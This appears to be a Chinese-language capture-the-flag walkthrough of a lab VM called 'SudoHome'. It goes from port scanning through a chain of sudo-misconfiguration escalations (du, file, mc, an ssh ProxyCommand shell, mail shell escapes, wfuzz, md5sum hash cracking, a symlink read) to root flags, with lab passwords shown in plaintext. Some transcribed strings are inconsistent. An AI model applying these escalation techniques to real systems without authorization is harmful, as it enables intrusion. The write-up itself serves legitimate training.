

靶机IP: 10.120.20.184

攻击机IP: 10.120.18.149

端口扫描

发现SSH服务、SMTP服务和WEB应用服务

```
1 nmap -p- -A 10.120.20.184
```

```
root@Xudde:~# nmap -p- -A 10.120.20.184 -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-23 22:47 EST
Stats: 0:02:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 22:51 (0:01:07 remaining)
Stats: 0:04:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.83% done; ETC: 22:52 (0:00:02 remaining)
Nmap scan report for 10.120.20.184
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|     256 bbe8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|     256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
25/tcp    open  smtp
|_smtp=commands: Couldn't establish connection on port 25
80/tcp    open  http   Apache httpd 2.4.62 ((Debian))
|_http-ttitle: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:1A:06:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.18 ms  10.120.20.184

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 256.96 seconds
```

WEB目录扫描


只发现了一个index.html

```
1 gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.120.20.184/ -x php,html,txt -e
```

```
[root@Xudde:~]# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.120.20.184/ -x php,html,txt -e
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firegart)
[+] Url:          http://10.120.20.184/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/dirbuster/wordlists/dlretoitory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,php,html
[+] Expanded:    true
[+] Timeout:     10s
Starting gobuster in directory enumeration mode
http://10.120.20.184/.php           (Status: 403) [Size: 278]
http://10.120.20.184/.html          (Status: 403) [Size: 278]
http://10.120.20.184/index.html     (Status: 200) [Size: 17]
http://10.120.20.184/.html          (Status: 403) [Size: 278]
http://10.120.20.184/.php           (Status: 403) [Size: 278]
http://10.120.20.184/server-status (Status: 403) [Size: 278]
Progress: 882240 / 882244 (100.00%)
=====
Finished
```

WEB渗透测试

访问index.php是空白页面，查看源代码，告诉我们尝试一下SSH服务，结合之前的目录扫描只能去试试SSH服务了



SSH服务测试

直接爆出user1账户和密码了

```
1 ssh root@10.120.20.184
```

```
[root@Xudde:~]# ssh root@10.120.20.184
user1:@woA85r7183R0ZwmnTch
root@10.120.20.184's password:
```

内网渗透测试

信息收集1

连接user1，并查看当前用户权限和home目录下文件

```
1 ssh user1@10.120.20.184
```

```
[root@Xudde) -[~]
# ssh user1@10.120.20.184
user1:0wA8Sr7I83R0ZwmnTcH
user1@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 23 10:40:47 2025 from 10.120.18.149
user1@SudoHome:~$ sudo -l
Matching Defaults entries for user1 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user1 may run the following commands on SudoHome:
    (user2) NOPASSWD: /usr/bin/du
user1@SudoHome:~$ ls -al /home/
total 48
drwxr-xr-x 12 root  root  4096 Nov 16 08:35 .
drwxr-xr-x 18 root  root  4096 Mar 18 2025 ..
drwxr-xr-x  3 user1  user1  4096 Nov 23 10:45 user1
drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 user10
drwxr-xr-x  2 user2  user2  4096 Nov 16 08:35 user2
drwxr-xr-x  2 user3  user3  4096 Nov 16 08:35 user3
drwxr-xr-x  2 user4  user4  4096 Nov 16 08:35 user4
drwxr-xr-x  2 user5  user5  4096 Nov 16 08:35 user5
drwxr-xr-x  2 user6  user6  4096 Nov 16 08:35 user6
drwxr-xr-x  2 user7  user7  4096 Nov 16 08:35 user7
drwxr-xr-x  2 user8  user8  4096 Nov 16 08:35 user8
drwxr-xr-x  2 user9  user9  4096 Nov 16 08:35 user9
user1@SudoHome:~$
```

信息收集2

发现10个用户，查看账户确认一下用户存活，结果都存活

```
1 cat /etc/passwd
```

```
user1@SudoHome:~$ cat /etc/passwd -source:http://10.120.20.184/
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:system Core Dumper://:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
postfix:x:106:113::/var/spool/postfix:/usr/sbin/nologin
user1:x:1000:1000::/home/user1:/bin/bash
user2:x:1001:1001::/home/user2:/bin/bash
user3:x:1002:1002::/home/user3:/bin/bash
user4:x:1003:1003::/home/user4:/bin/bash
user5:x:1004:1004::/home/user5:/bin/bash
user6:x:1005:1005::/home/user6:/bin/bash
user7:x:1006:1006::/home/user7:/bin/bash
user8:x:1007:1007::/home/user8:/bin/bash
user9:x:1008:1008::/home/user9:/bin/bash
user10:x:1009:1009::/home/user10:/bin/bash
user1@SudoHome:~$
```

信息收集3

确认每个用户目录下都存在密码

```
1 ls -al /home/user*/
```

```
2
3 user1@SudoHome:~$ ls -la /home/user*/
4 /home/user1/:
5 total 36
6 drwxr-xr-x  2 user1 user1 4096 Nov 23 23:23 .
7 drwxr-xr-x 12 root   root  4096 Nov 16 08:35 ..
8 -rw-r--r--  1 user1 user1    0 Nov 23 10:45 2
9 -rw-----  1 user1 user1 9222 Nov 23 10:57 .bash_history
10 -rw-r--r-- 1 user1 user1  220 Apr 18 2019 .bash_logout
11 -rw-r--r-- 1 user1 user1 3526 Apr 18 2019 .bashrc
12 -rw----- 1 user1 user1   21 Nov 16 08:35 password.txt
13 -rw-r--r-- 1 user1 user1  807 Apr 18 2019 .profile
14
15 /home/user10/:
16 total 32
17 drwxr-xr-x  2 user10 user10 4096 Nov 16 08:47 .
18 drwxr-xr-x 12 root   root  4096 Nov 16 08:35 ..
19 -rw-----  1 user10 user10  26 Nov 16 08:48 .bash_history
20 -rw-r--r-- 1 user10 user10  220 Apr 18 2019 .bash_logout
21 -rw-r--r-- 1 user10 user10 3526 Apr 18 2019 .bashrc
22 -rw----- 1 root   root    13 Nov 16 08:47 .important
23 -rw----- 1 user10 user10  13 Nov 16 08:35 password.txt
24 -rw-r--r-- 1 user10 user10  807 Apr 18 2019 .profile
25
26 /home/user2/:
27 total 24
28 drwxr-xr-x  2 user2 user2 4096 Nov 16 08:35 .
29 drwxr-xr-x 12 root   root  4096 Nov 16 08:35 ..
30 -rw-r--r--  1 user2 user2  220 Apr 18 2019 .bash_logout
31 -rw-r--r-- 1 user2 user2 3526 Apr 18 2019 .bashrc
32 -rw----- 1 user2 user2   21 Nov 16 08:35 password.txt
33 -rw-r--r-- 1 user2 user2  807 Apr 18 2019 .profile
34
35 /home/user3/:
36 total 24
37 drwxr-xr-x  2 user3 user3 4096 Nov 16 08:35 .
38 drwxr-xr-x 12 root   root  4096 Nov 16 08:35 ..
39 -rw-r--r--  1 user3 user3  220 Apr 18 2019 .bash_logout
40 -rw-r--r-- 1 user3 user3 3526 Apr 18 2019 .bashrc
41 -rw----- 1 user3 user3   21 Nov 16 08:35 password.txt
42 -rw-r--r-- 1 user3 user3  807 Apr 18 2019 .profile
43
```

```
44 /home/user4/:
45 total 24
46 drwxr-xr-x  2 user4 user4 4096 Nov 16 08:35 .
47 drwxr-xr-x 12 root  root 4096 Nov 16 08:35 ..
48 -rw-r--r--  1 user4 user4 220 Apr 18 2019 .bash_logout
49 -rw-r--r--  1 user4 user4 3526 Apr 18 2019 .bashrc
50 -rw-------  1 user4 user4   21 Nov 16 08:35 password.txt
51 -rw-r--r--  1 user4 user4 807 Apr 18 2019 .profile
52
53 /home/user5/:
54 total 24
55 drwxr-xr-x  2 user5 user5 4096 Nov 16 08:35 .
56 drwxr-xr-x 12 root  root 4096 Nov 16 08:35 ..
57 -rw-r--r--  1 user5 user5 220 Apr 18 2019 .bash_logout
58 -rw-r--r--  1 user5 user5 3526 Apr 18 2019 .bashrc
59 -rw-------  1 user5 user5   21 Nov 16 08:35 password.txt
60 -rw-r--r--  1 user5 user5 807 Apr 18 2019 .profile
61
62 /home/user6/:
63 total 24
64 drwxr-xr-x  2 user6 user6 4096 Nov 16 08:35 .
65 drwxr-xr-x 12 root  root 4096 Nov 16 08:35 ..
66 -rw-r--r--  1 user6 user6 220 Apr 18 2019 .bash_logout
67 -rw-r--r--  1 user6 user6 3526 Apr 18 2019 .bashrc
68 -rw-------  1 user6 user6   21 Nov 16 08:35 password.txt
69 -rw-r--r--  1 user6 user6 807 Apr 18 2019 .profile
70
71 /home/user7/:
72 total 24
73 drwxr-xr-x  2 user7 user7 4096 Nov 16 08:35 .
74 drwxr-xr-x 12 root  root 4096 Nov 16 08:35 ..
75 -rw-r--r--  1 user7 user7 220 Apr 18 2019 .bash_logout
76 -rw-r--r--  1 user7 user7 3526 Apr 18 2019 .bashrc
77 -rw-------  1 user7 user7   21 Nov 16 08:35 password.txt
78 -rw-r--r--  1 user7 user7 807 Apr 18 2019 .profile
79
80 /home/user8/:
81 total 24
82 drwxr-xr-x  2 user8 user8 4096 Nov 16 08:35 .
83 drwxr-xr-x 12 root  root 4096 Nov 16 08:35 ..
84 -rw-r--r--  1 user8 user8 220 Apr 18 2019 .bash_logout
85 -rw-r--r--  1 user8 user8 3526 Apr 18 2019 .bashrc
```

```
86 -rw----- 1 user8 user8 21 Nov 16 08:35 password.txt
87 -rw-r--r-- 1 user8 user8 807 Apr 18 2019 .profile
88
89 /home/user9/:
90 total 24
91 drwxr-xr-x 2 user9 user9 4096 Nov 16 08:35 .
92 drwxr-xr-x 12 root root 4096 Nov 16 08:35 ..
93 -rw-r--r-- 1 user9 user9 220 Apr 18 2019 .bash_logout
94 -rw-r--r-- 1 user9 user9 3526 Apr 18 2019 .bashrc
95 -rw----- 1 user9 user9 21 Nov 16 08:35 password.txt
96 -rw-r--r-- 1 user9 user9 807 Apr 18 2019 .profile
```

信息收集4

只有index.html

```
1 ls -al /var/www/html/
```

```
user1@SudoHome:~$ ls -al /var/www/html/
total 12
drwxr-xr-x 2 root root 4096 Apr 11 2025 .
drwxr-xr-x 3 root root 4096 Apr 4 2025 ..
-rw-r--r-- 1 root root 17 Nov 16 08:43 index.html
```

内网提权

横向越权1

user1->user2

结合sudo -l 的信息，使用user2的/usr/bin/du特权， du --help查看帮助手册，发现可以报错查看文件内容，成功拿到user2密码

```
1 sudo -u user2 /usr/bin/du --files0-from=/home/user2/password.txt
```

```
user1@SudoHome:~$ sudo -u user2 /usr/bin/du --files0-from=/home/user2/password.txt
/usr/bin/du: cannot access 'tLPt3BLMG2zmwvZ5z9rh'$'\n': No such file or directory
user1@SudoHome:~$
```

登录user2用户，并查看权限

```
1 ssh user2@10.120.20.184
```

```
[root@Xudde:~]# ssh user2@10.120.20.184
user1:0woA8Sr7I83R0ZwmnTch
user2@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user2@SudoHome:~$ sudo -l
Matching Defaults entries for user2 on SudoHome:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user2 may run the following commands on SudoHome:
  (user3) NOPASSWD: /usr/bin/file
```

横向越权2

user2->user3

结合sudo -l信息，使用user3的/usr/bin/file特权，file --help查看帮助手册，尝试使用并读取user3密码

```
1 sudo -u user3 /usr/bin/file -f /home/user3/password.txt
```

```
user2@SudoHome:~$ sudo -u user3 /usr/bin/file -f /home/user3/password.txt
TFqxDyfG069DP1lyjt0f: cannot open 'TFqxDyfG069DP1lyjt0f' (No such file or directory)
user2@SudoHome:~$
```

登录user3用户，并查看权限

```
1 ssh user3@10.120.20.184
```

```
[root@Xudde:~]# ssh user3@10.120.20.184
user1:0woA8Sr7I83R0ZwmnTch
user3@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user3@SudoHome:~$ sudo -l
Matching Defaults entries for user3 on SudoHome:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin


User user3 may run the following commands on SudoHome:
  (user4) NOPASSWD: /usr/bin/mc
user3@SudoHome:~$
```

横向越权3

user3->user4

结合sudo -l信息，使用user4的/usr/bin/mc特权，mc是一个Linux的图形化管理文件工具，尝试使用并读取user4密码

```
1 sudo -u user4 /usr/bin/mc
```




使用命令切换到user4的home目录下，点击password.txt文件并左下角第3个View文件



登录user4用户，并查看权限

```
1 ssh user4@10.120.20.184
```



横向越权4

user4->user5

查看密码文件，然后用SSH服务连接发现密码是错误的

```
1 sudo -u user5 /usr/bin/ssh -F /home/user5/password.txt 127.0.0.1
```

那就提权拿shell

```
1 https://gtfobins.github.io/gtfobins/ssh/
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

Spawn interactive root shell through ProxyCommand option.

```
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
1 sudo -u user5 /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

```
user4@SudoHome:~$ sudo -u user5 /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
$ id
uid=1004(user5) gid=1004(user5) groups=1004(user5)
```

横向越权5

user5->user6

查看权限，结合sudo -l 信息，user5拥有user6的/usr/bin/rev特权，查看user6密码文件内容

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo rev $LFILE | rev
```

```
1 sudo -u user6 /usr/bin/rev /home/user6/password.txt | rev
```

```
$ sudo -u user6 /usr/bin/rev /home/user6/password.txt | rev
Z5cWU36wQhxAVGJb6w0L
$
```

登录user6账户，并查看权限

```
root@Xudde:[~]
# ssh user6@10.120.20.184
user1:@woA8Sr7I83R0ZwmnTch
user@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@SudoHome:~$ sudo -l
Matching Defaults entries for user6 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user6 may run the following commands on SudoHome:
    (user7) NOPASSWD: /usr/bin/cp
user@SudoHome:~$
```

横向越权6

user6->user7

结合权限信息有user7的复制权限，可以将user7账户的密码文件内容复制，到我们在/tmp目录下创建的文件中

```
1 touch /tmp/password.txt
2 chmod 777 /tmp/password.txt
3 sudo -u user7 /usr/bin/cp /home/user7/password.txt /tmp/password.txt
4 cat /tmp/password.txt
```

```
user@SudoHome:/tmp$ touch /tmp/password.txt
user@SudoHome:/tmp$ chmod 777 /tmp/password.txt
user@SudoHome:/tmp$ sudo -u user7 /usr/bin/cp /home/user7/password.txt /tmp/password.txt
user@SudoHome:/tmp$ cat /tmp/password.txt
HLoKAQub86mlwIYKdyVx3
user@SudoHome:/tmp$
```

登录并查看权限

```
1 ssh user7@10.120.20.184
```

```
root@Xudde:[~]
# ssh user7@10.120.20.184
user1:@woA8Sr7I83R0ZwmnTch
user@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user@SudoHome:~$ sudo -l
Matching Defaults entries for user7 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user7 may run the following commands on SudoHome:
    (user8) NOPASSWD: /usr/bin/mail
user@SudoHome:~$
```

横向越权7

user7->user8

结合sudo -l 信息，拥有user8的/usr/bin/mail特权，帮助手册拿到密码

```
user@SudoHome:~$ sudo -u user8 /usr/bin/mail -t /home/user8/password.txt
Mail version 8.1.2 01/15/2001. Type ? for help.
"/home/user8/password.txt": 0 messages
& ls
Unknown command: "ls"
& !ls
password.txt
!
& !id
uid=1007(user8) gid=1007(user8) groups=1007(user8)
!
& !cat /home/user8/password.txt
UxeG6Uq8xqBRxywVOPYK
!
& !restore
```

登录账户，查看权限

```
1 ssh user8@10.120.20.184
```

```
root@Xudde:[~]
# ssh user8@10.120.20.184
user1:0woA85r7183R0ZwmnTch
user8@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user8@SudoHome:~$ sudo -l
Matching Defaults entries for user8 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User user8 may run the following commands on SudoHome:
    (user9) NOPASSWD: /usr/bin/wfuzz
user8@SudoHome:~$
```

横向越权8

user8->user9

结合sudo -l 信息，拥有user9的/usr/bin/wfuzz特权，把/home/user9/password.txt当作字典使用，回显出user9的密码

```
user8@SudoHome:~$ sudo -u user9 /usr/bin/wfuzz -w /home/user9/password.txt -u "http://127.0.0.1/FUZZ"
/usr/lib/python3/dist-packages/wfuzz/_lntt_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly w
hen fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://127.0.0.1/FUZZ
Total requests: 1

=====
ID      Response   Lines   Word     Chars   Payload
=====
000000001:  404       9 L     31 W    271 Ch   "peqkSBCDKvVxxNwcq1j4"
=====
Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
user8@SudoHome:~$
```

登录账户，查看权限

```
1 ssh user9@10.120.20.184
```

```
[root@Xudde:~]# ssh user9@10.120.20.184
user1:0woA8Sr7I83R02zmnTch
user9@10.120.20.184's password:
Linux_SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user9@SudoHome:~$ sudo -l
Matching Defaults entries for user9 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User user9 may run the following commands on SudoHome:
    (user10) NOPASSWD: /usr/bin/md5sum
user9@SudoHome:~$
```

横向越权9

user9->user10

结合sudo -l 信息，拥有user10的/usr/bin/md5sum特权，/usr/bin/md6sum --help查看操作手册，以MD5的格式输出文本内容，输出文本中内容会包含换行符，用du命令看发现有13个字节

```
1 sudo -u user10 /usr/bin/md5sum -z /home/user10/password.txt
2 du /home/user10/password.txt
```

```
user9@SudoHome:~$ sudo -u user10 /usr/bin/md5sum -z /home/user10/password.txt
65e31d336be184593812c18533fa4fa2
13 /home/user10/password.txt
user9@SudoHome:~$
```

应该不像之前的账户密码一样有20个字节，用du命令看会显示出是21个字节，所以应该爆破12个字节的密码

```
user9@SudoHome:~$ du -b /home/user9/password.txt
21 /home/user9/password.txt
user9@SudoHome:~$ cat password.txt
peqkSBCKvVxxNwc1j4
user9@SudoHome:~$
```

爆破md5值

截取rockyou.txt字典里等于12个字节的值重定向到pass.txt文件中，并编辑脚本破解

```
1 (root@Xudde)-[~]
2 └# cat /usr/share/wordlists/rockyou.txt|awk 'length($0)==12' > pass.txt
3 (root@Xudde)-[~]
4 └# vim md5kill
```

```
文件 动作 编辑 查看 帮助
#!/bin/bash
while read p; do
    echo "$p" | md5sum | grep "65e31d336be184593812c18533fa4fa2" && echo "user10:$p" && break
done < pass.txt
```

运行脚本

```
1 └──(root㉿Xudde)-[~]
2 └# chmod +x md5kill
3 └──(root㉿Xudde)-[~]
4 └# ./md5kill
5 65e31d336be184593812c18533fa4fa2 -
6 user10:morrinsville
```

登录账户，并查看权限



```
[root@Xudde: ~]
└ ssh user10@10.120.20.184
user10:0w0A8Sr7183R0ZwmnTch
user10@10.120.20.184's password:
Linux SudoHome 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
user10@SudoHome:~$ sudo -l
Matching Defaults entries for user10 on SudoHome:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user10 may run the following commands on SudoHome:
    (ALL) NOPASSWD: /usr/bin/cat /home/user10/.important
```

横向越权10

user10->root

利用短链接将/root/user.txt和/root/root.txt依次写入.important文件并读取删除

```
1 rm .important
2 ln -s /root/user.txt .important
3 sudo /usr/bin/cat /home/user10/.important
4 rm .important
5 ln -s /root/root.txt .important
6 sudo /usr/bin/cat /home/user10/.important
```



```
user10@SudoHome:~$ rm .important
user10@SudoHome:~$ ln -s /root/user.txt .important
user10@SudoHome:~$ sudo /usr/bin/cat /home/user10/.important
flag{user_a609316768619f154ef58db4d847b75e}
user10@SudoHome:~$ rm .important
